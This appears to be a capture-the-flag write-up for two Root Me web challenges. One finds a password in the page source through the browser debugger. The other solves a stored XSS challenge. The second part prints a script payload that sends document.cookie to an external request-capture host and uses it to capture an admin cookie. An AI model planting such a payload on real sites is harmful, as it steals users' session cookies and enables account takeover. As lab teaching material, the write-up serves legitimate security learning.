


Root Me (Javascript - Source)




Solution:

1. Start the challenge.
2. Press the `[F12]` button (*to open the developer toolbar*).
3. Go to the "*Debugger*" tab.
4. Expand all branches of the "*Sources*" menu.
5. Here we found the `(index)` file.
6. According to the information message, the password is "*Flag*".



challenge01.root-me.org/web-client/ch1/
Root Me
1) Press the [F12] button (to open the developer toolbar).
challenge01.root-me.org
Entrez le mot de passe / Enter password
Cancel
OK
2) Go to the "Debugger" tab.
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Sources
Outline
Search
4) According to the information message, the password is "Flag".
3) Expand all branches of the "Sources" menu.

Root Me (XSS - Stored 1)




Solution:

1. Start the challenge.



2. Go to the online sniffer (*e.g.: https://public.requestbin.com/r/*).

3. Click on `[Copy]` Endpoint button.




4. Prepare the following JavaScript code (*to intercept cookies*)

```
<script>document.write('<img src="https://en5ibjllzcg8p.x.pipedream.net/?
cookie='+document.cookie+'" width-0 height=0 border=0/>');</script>
```

5. Enter any title (*e.g.: `Cats`) and paste the code prepared in **Step 4** into the text input area.

6. Click the `[send]` button.



7. Go to the online sniffer page and wait for the `ADMIN_COOKIE` to be intercepted.

8. The value of `ADMIN_COOKIE` is "*Flag*".